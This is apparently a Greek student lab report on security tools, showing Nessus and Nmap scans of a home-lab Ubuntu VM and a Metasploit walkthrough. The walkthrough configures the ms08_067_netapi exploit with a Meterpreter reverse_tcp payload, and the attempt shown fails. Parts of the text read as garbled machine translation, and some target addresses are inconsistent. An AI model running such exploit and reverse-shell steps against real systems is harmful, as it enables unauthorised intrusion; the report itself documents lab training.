**Nessus:** Το Nessus είναι ένας ισχυρός ελεγκτής ασφαλείας απομακρυσμένου δικτύου με ένα ισχυρό GUI. Το Nessus υποστηρίζει plugins και προσφέρει συνήθως μία συνήθης τρέχουσα επίθεση βάσης δεδομένων. Διαθέτει επίσης χρήσιμες δυνατότητες scripting που σας επιτρέπει να αυτοματοποιήσει πολλές εργασίες. Το Nessus δεν είναι πλέον open source, αλλά είναι διαθέσιμο δωρεάν για προσωπική χρήση.


Για την χρήση του προγράμματος χρειάστηκε εγγραφή και κάθε φορά συνδέομαι σε αυτό.




Εδώ μπορούμε να φτιάξουμε χρήστες. Εμείς έχουμε έναν.



Πάμε στο scan – new scan και συμπληρώνω τα στοιχεία για την διεύθυνση 192.168.1.69 που έχει το linux σύστημά μου με Scan Title ubuntu. Μετά κάνω scan και πάω στα αποτελέσματα .



Πατάμε για περισσότερες πληροφορίες. Μερικές που μας ενδιαφέρουν είναι:



**Plugin Type:** remote  
**Plugin Publication Date:** 2007/08/19  
**Plugin Last Modification Date:** 2013/02/15

---

**Risk Information**

**Risk Factor:** None

---

**Plugin Output**

192.168.1.69 2

80 / tcp	A web server is running on this port.	Service: www
21 / tcp	An FTP server is running on this port.	Service: ftp

1

20

**Solution**

Switch to SFTP (part of the SSH suite) or FTPS (FTP over SSL/TLS). In the latter case, configure the server so that control connections are encrypted.

---

**Plugin Information**

**Plugin Type:** remote  
**Plugin Publication Date:** 2008/10/01  
**Plugin Last Modification Date:** 2013/01/25

---

**Risk Information**

**Risk Factor:** Low  
**CVSS Base Score:** 2.6  
**CVSS Vector Score:** CVSS2#AV:N/AC:H/Au:N/C:P/I:N/A:N

---

**Reference Information**

cwe: 523 522

---

**Plugin Output**

192.168.1.69 1

21 / tcp	This FTP server does not support 'AUTH TLS'.	Service: ftp
----------	----------------------------------------------	--------------

σημαντικές ευπάθειες - Αναζητήστε τα αντίστοιχα exploits τα οποία εκμεταλλεύονται τις συγκεκριμένες αδυναμίες.

Η ανάπτυξη των ιστοσελίδων και βάσεων δεδομένων έχει κάποια κενά ασφαλείας όπου κάποιοι κακόβουλοι προγραμματιστές που βρίσκουν αυτά τα κενά βρίσκουν τρόπο να τα εκμεταλευτούν μέσω των exploits. ( είναι κώδικας γραμμένος σε perl) Στις εικόνες από το Nessus έχω βρει τις ευπάθειες του συστήματος των linux.

192.168.1.69

Knowledge Base

low	FTP Supports Clear Text Authentication	FTP	1
info	Nessus SYN scanner	Port scanners	4
info	Service Detection	Service detection	2
info	Apache Banner Linux Distribution Disclosure	Web Servers	1
info	Backported Security Patch Detection (WWW)	General	1
info	Common Platform Enumeration (CPE)	General	1
info	Device Type	General	1
info	DNS Server Detection	DNS	1
info	Ethernet Card Manufacturer Detection	Misc.	1
info	FTP Server Detection	Service detection	1

**Nmap:** Το **Nmap** δικτυακής σάρωσης είναι ο επίσημος οδηγός για το **Nmap Security Scanner** μια ελεύθερη και ανοικτή πηγή χρησιμότητας που χρησιμοποιείται από εκατομμύρια ανθρώπους για τον εντοπισμό δικτύου, τη διοίκηση, τον έλεγχο και την ασφάλεια. Περιλαμβάνει λειτουργίες που ανατρέπουν firewalls και συστήματα ανίχνευσης εισβολής, τη βελτιστοποίηση των επιδόσεων Nmap, και την αυτοματοποίηση των κοινών εργασιών δικτύωσης με το Nmap Scripting Engine. Επίσης συμβουλές και οδηγίες για κοινές χρήσεις, όπως η λήψη απογραφή του δικτύου, τον έλεγχο διείσδυσης, ανίχνευση απατεώνων σημείων ασύρματης πρόσβασης και ακυρώση ξεσπασμάτων σκουληκιών δικτύου. Το Nmap τρέχει σε Windows, Linux, και Mac OS X.

Για το nmap εγκαταστήσαμε το backtrack 5 στο virtual box όπου το έχει μέσα, όπως και το znmapper που είναι το ίδιο. Για να ανοίξουμε το backtrack χρησιμοποιήσαμε τις παρακάτω εντολές: Root , Toor , Startx


```
bt login: root
Password:
Last login: Sat Mar 30 00:24:57 EET 2013 on tty1
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

System information as of Sun Mar 31 01:19:00 EET 2013

System load: 0.01      Processes:      66
Usage of /:  55.3% of 19.55GB  Users logged in: 0
Memory usage: 1%      IP address for eth0: 192.168.1.70
Swap usage: 0%

Graph this data and manage this system at https://landscape.canonical.com/
root@bt:~# starx
```

Αφού μπούμε στο backtrack ψάχνω το nmap



1.Επιλογή -sT :Είναι η default επιλογή στο nmap για την σάρωση θυρών.Η τεχνική αυτή ονομάζεται TCP Connect και είναι εύκολα ανιχνεύσιμη από τον στόχο. Παρακάτω βάζουμε την εντολή και βλέπουμε τα αποτελέσματα που μας ενδιαφέρουν:

```
File Edit View Terminal Help
root@bt:~# nmap -T4 -A -v 192.168.1.69

Starting Nmap 6.01 ( http://nmap.org ) at 2013-03-31 02:01 EET
NSE: Loaded 93 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 02:01
Scanning 192.168.1.69 [1 port]
Completed ARP Ping Scan at 02:01, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:01
Completed Parallel DNS resolution of 1 host. at 02:01, 0.01s elapsed
Initiating SYN Stealth Scan at 02:01
Scanning anji.lan (192.168.1.69) [1000 ports]
Discovered open port 53/tcp on 192.168.1.69
Discovered open port 22/tcp on 192.168.1.69
Discovered open port 21/tcp on 192.168.1.69
Discovered open port 80/tcp on 192.168.1.69
Completed SYN Stealth Scan at 02:01, 0.11s elapsed (1000 total ports)
Initiating Service scan at 02:01
Scanning 4 services on anji.lan (192.168.1.69)
Completed Service scan at 02:01, 6.00s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against anji.lan (192.168.1.69)
Retrying OS detection (try #2) against anji.lan (192.168.1.69)
Retrying OS detection (try #3) against anji.lan (192.168.1.69)
Retrying OS detection (try #4) against anji.lan (192.168.1.69)
Retrying OS detection (try #5) against anji.lan (192.168.1.69)
NSE: Script scanning 192.168.1.69.
Initiating NSE at 02:02
Completed NSE at 02:02, 15.05s elapsed
Nmap scan report for anji.lan (192.168.1.69)
Host is up (0.00025s latency)
```



```
File Edit View Terminal Help
map.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=6.01%E=4%D=3/31%OT=21%CT=1%CU=43591%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=51577D10%P=i686-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=107%TI=Z%CI=Z%II=I%T
OS:S=8)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=
OS:M5B4ST11NW7%O6=M5B4ST11)WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3
OS:890)ECN(R=Y%DF=Y%T=41%W=3908%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=41%S=0%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=41%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=41%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=41%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=41%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=41%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=41%CD=S)

Uptime guess: 0.213 days (since Sat Mar 30 20:55:46 2013)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix

TRACEROUTE
HOP RTT ADDRESS
1 0.25 ms anji.lan (192.168.1.69)

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at http:
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.83 seconds
Raw packets sent: 1111 (52.918KB) | Rcvd: 1071 (46.294KB)
```

```
Not shown: 996 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.5
22/tcp open tcpwrapped
53/tcp open domain ISC BIND 9.8.1-P1
| dns-nsid:
|_ bind.version: 9.8.1-P1
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
|_ http-methods: POST OPTIONS GET HEAD
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:DF:32:A3 (Cadmus Computer Systems)
No exact OS matches for host (If you know what OS is running on it, see http://n
map.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=6.01%E=4%D=3/31%OT=21%CT=1%CU=43591%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=51577D10%P=i686-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=107%TI=Z%CI=Z%II=I%T
OS:S=8)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=
OS:M5B4ST11NW7%O6=M5B4ST11)WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3
OS:890)ECN(R=Y%DF=Y%T=41%W=3908%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=41%S=0%A
OS:=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=41%W=0%S=A%A=Z%F=R%O=%RD=0%
OS:Q=)T5(R=Y%DF=Y%T=41%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=41%W=0%S=
OS:A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=41%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=
OS:Y%DF=N%T=41%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%
OS:T=41%CD=S)

Uptime guess: 0.213 days (since Sat Mar 30 20:55:46 2013)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix
```

2.Επιλογή -sS :Με την τεχνική αυτή το nmap σαρώνει όπως παραπάνω τις επιλεγμένες πόρτες με την διαφορά ότι δεν υλοποιεί μία πλήρης TCP σύνδεση.Η τεχνική αυτή ονομάζεται TCP SYN ή μισάνοιχτη σάρωση(half-open scanning) και έχει το πλεονέκτημα ότι δεν είναι τόσο εύκολα ανιχνεύσιμη όσο η TCP Connect.

```
File Edit View Terminal Help
-h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (http://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@bt:~# nmap -sS 192.168.1.69

Starting Nmap 6.01 ( http://nmap.org ) at 2013-03-31 01:59 EET
Nmap scan report for anji.lan (192.168.1.69)
Host is up (0.00017s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 08:00:27:DF:32:A3 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
root@bt:~# nmap -T4 -A -v 192.168.1.69

Starting Nmap 6.01 ( http://nmap.org ) at 2013-03-31 02:01 EET
NSE: Loaded 93 scripts for scanning.
```

Εδώ βλέπουμε και τις ανοιχτές πόρτες (exploits) που μπορούμε να κάνουμε επιθέσεις.

3.Επιλογή -O :Με την επιλογή αυτή το nmap μπορεί να εξακριβώσει την ταυτότητα του λειτουργικού συστήματος του υπολογιστή στόχου.

```
Applications Places System [x]
root@bt: ~
File Edit View Terminal Help
root@bt:~# nmap -O 192.168.1.69

Starting Nmap 6.01 ( http://nmap.org ) at 2013-03-31 02:21 EET
Nmap scan report for anji.lan (192.168.1.69)
Host is up (0.00028s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 08:00:27:DF:32:A3 (Cadmus Computer Systems)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=6.01%E=4%D=3/31%OT=21%CT=1%CU=37469%PV=Y%D=1%DC=D%G=Y%M=080027%T
OS:M=5157818C%P=1686-pc-linux-gnu)SEQ(SP=FE%GCD=1%ISR=106%TI=Z%CI=Z%II=I%TS
OS:=8)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M
OS:5B4ST11NW7%O6=M5B4ST11)WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=38
OS:90)ECN(R=Y%DF=Y%T=41%W=3908%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=41%W=0%A=
OS:S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=41%W=0%S=A%A=Z%F=R%O=0%RD=0%Q
OS:=)T5(R=Y%DF=Y%T=41%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=41%W=0%S=A
OS:%A=Z%F=R%O=0%RD=0%Q=)T7(R=Y%DF=Y%T=41%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)U1(R=Y
OS:%DF=N%T=41%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T
OS:=41%CD=5)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
```


**Metasploit:** Το πλαίσιο Metasploit είναι ένα εργαλείο δοκιμών διείσδυσης ,πλατφόρμα ανάπτυξης exploit και εργαλείο έρευνας .Το Metasploit Framework περιλαμβάνει εκατοντάδες που εργάζονται εξ αποστάσεως εκμεταλλευόμενοι μια ποικιλία από πλατφόρμες. Ωφέλιμα φορτία, κωδικοποιητές, και πορ γεννήτριες διαφανειών μπορούν να αναμιχθούν και να συνδυαστούν με μονάδες Ωφέλιμων φορτίων, κωδικοποιητές, και πορ γεννήτριες διαφανειών μπορούν να αναμιχθούν και να συνδυαστούν με μονάδες exploit για την επίλυση σχεδόν κάθε exploit που

σχετίζονται με το έργο. Το Πλαίσιο Metasploit είναι γραμμένο στη γλώσσα Ruby scripting και παρέχεται υπό την άδεια BSD.

Ανοίγω το backtrack και βρίσκω το metasploit



Ανοίγω το msfconsole και γράφω τα παρακάτω:



```
msf > use exploit/windows/smb/ms08_067_netapi
set RHOST 192.168.170.130
```



```
set PAYLOAD windows/meterpreter/reverse_tcp
```



```
Terminal
File Edit View Terminal Help
RHOST => 10.0.2.15
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
=====
Name                               Disclosure Date Rank Des
-----
generic/custom                     normal      Cus
tom Payload
generic/debug trap                 normal      Gen
eric x86 Debug Trap                normal      Gen
generic/shell bind tcp             normal      Gen
eric Command Shell, Bind TCP Inline normal      Gen
generic/shell reverse tcp          normal      Gen
eric Command Shell, Reverse TCP Inline normal      Gen
generic/tight loop                 normal      Gen
eric x86 Tight Loop                normal      Gen
windows/dllinject/bind ipv6 tcp    normal      Ref
lective DLL Injection, Bind TCP Stager (IPv6) normal      Ref
windows/dllinject/bind nonx tcp    normal      Ref
lective DLL Injection, Bind TCP Stager (No NX or Win7)
```

```
Terminal
File Edit View Terminal Help
windows/vncinject/bind nonx tcp    normal      VNC
Server (Reflective Injection), Bind TCP Stager (No NX or Win7)
windows/vncinject/bind tcp         normal      VNC
Server (Reflective Injection), Bind TCP Stager
windows/vncinject/reverse http     normal      VNC
Server (Reflective Injection), Reverse HTTP Stager
windows/vncinject/reverse ipv6 http normal      VNC
Server (Reflective Injection), Reverse HTTP Stager (IPv6)
windows/vncinject/reverse ipv6 tcp normal      VNC
Server (Reflective Injection), Reverse TCP Stager (IPv6)
windows/vncinject/reverse nonx tcp normal      VNC
Server (Reflective Injection), Reverse TCP Stager (No NX or Win7)
windows/vncinject/reverse ord tcp  normal      VNC
Server (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
windows/vncinject/reverse tcp      normal      VNC
Server (Reflective Injection), Reverse TCP Stager
windows/vncinject/reverse tcp allports normal      VNC
Server (Reflective Injection), Reverse All-Port TCP Stager
windows/vncinject/reverse tcp dns  normal      VNC
Server (Reflective Injection), Reverse TCP Stager (DNS)

msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

show options

```
Terminal
File Edit View Terminal Help
Open Terminal  Shift+Ctrl+N > set PAYLOAD windows/meterpreter/reverse_tcp
Open Tab       Shift+Ctrl+T /reverse tcp
New Profile...
Close Tab      Shift+Ctrl+W 's/smb/ms08_067_netapi):
Close Window   Shift+Ctrl+Q

Required Description
-----
RHOST 10.0.2.15 yes The target address
RPORT 445 yes Set the SMB service port
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
EXITFUNC thread yes Exit technique: seh, thread, process, none
LHOST yes The listen address
LPORT 4444 yes The listen port

Exploit target:
```

set LHOST 192.168.170.128

```
Terminal
File Edit View Terminal Help
RHOST 10.0.2.15 yes The target address
RPORT 445 yes Set the SMB service port
SMBPIPE BROWSER yes The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
----
EXITFUNC thread yes Exit technique: seh, thread, process, none
LHOST yes The listen address
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Automatic Targeting

msf exploit(ms08_067_netapi) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf exploit(ms08_067_netapi) >
```

## Exploit

```
Terminal
File Edit View Terminal Help
Copy Shift+Ctrl+C
Paste Shift+Ctrl+V
Select All
Profiles...
Keyboard Shortcuts...
Profile Preferences

Exploit target:
Id Name
--
0 Automatic Targeting

msf exploit(ms08_067_netapi) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf exploit(ms08_067_netapi) > exploit

[*] Handler failed to bind to 192.168.1.71:4444
[*] Started reverse handler on 0.0.0.0:4444
[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (10.0.2.15:445).
msf exploit(ms08_067_netapi) >
```

Ακόμα κάναμε χρήση του armitage στο ubuntu server

```
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post

192.168.1.69

Console x nmap x
[*] Nmap: TCP Sequence Prediction: Difficulty=261 (Good Luck!)
[*] Nmap: IP ID Sequence Generation: All zeros
[*] Nmap: Service Info: OS: Unix
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 0.28 ms 192.168.1.69
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Read data files from: /opt/metasploit/common/share/nmap/
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 36.18 seconds
[*] Nmap: Raw packets sent: 1111 (52.918KB) | Rcvd: 1083 (46.798KB)
msf >
```

Και κάνουμε την επίθεση

### Συμπεράσματα:

Συμπερασματικά σύμφωνα με όσα εφαρμόσαμε για τις ανάγκες της εργασίας σε Ubuntu Server καταλήξαμε στην κατανόηση και εξηκείωση στο περιβάλλον αυτό καθώς και μετά από επανηλειμένες προσπάθειες στην μη επαρκή υλοποίηση κάποιων από τις εντολές.Ως αναφορά στο κομμάτι των επιθέσεων προσπαθήσαμε να το εφαρμόσουμε και στα δύο λειτουργικά Linux και Windows με αναφορά και στα δύο.

### Πηγές που χρησιμοποιήσαμε:

<http://www.serverschool.com/server-configuration/how-to-lock-user-accounts-after-login-failure/>

<http://manpages.ubuntu.com/manpages/intrepid/man1/ps.1.html>

<http://www.metasploit.com/modules/framework/search?utf8=%E2%9C%93&osvdb=&bid=&text=ssh&cve=&msb>

<http://www.howtogeek.com/howto/ubuntu/add-a-user-on-ubuntu-server/>

<http://ubuntuforums.org/showthread.php?t=2087828>

<https://help.ubuntu.com/community/lptablesHowTo>

<https://help.ubuntu.com/10.04/serverguide/ftp-server.html>

<http://www.geocities.ws/jimboy3100/Nmap.htm>